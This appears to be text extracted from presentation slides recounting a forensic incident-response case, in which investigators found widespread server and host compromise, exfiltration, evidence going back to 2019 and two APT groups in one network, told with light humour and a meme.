
INITIATING DFIR – PLAN B



INITIATING DFIR – PLAN B



Merging CA findings and evidence found via DFIR, enriched then by CTI, we built quickly a complete timeline, revealing the threat magnitude.



4. REVEALING THE THREAT

REVEALING THE THREAT

We were impressed by the number of indicators and the scale of the impact.



Tons of Mail, AD, AV and Database servers exploited



Hundred users hosts compromised




Tons of Privileged users compromised



Security solutions evaded and data exfiltration

REVEALING THE THREAT

And then the most impressive thing.
First evidence timestamp dated 2019!



REVEALING THE THREAT




The feeling was exactly like acting
the alternative version of «Back to the Future»!




REVEALING THE THREAT

The path revealed something weird...



REVEALING THE THREAT

The path revealed something weird...



REVEALING THE THREAT


When there are two APTs



in the same network

imgflip.com

DOUBLE FACEPALM



**WHEN ONE FACEPALM
IS JUST NOT ENOUGH**

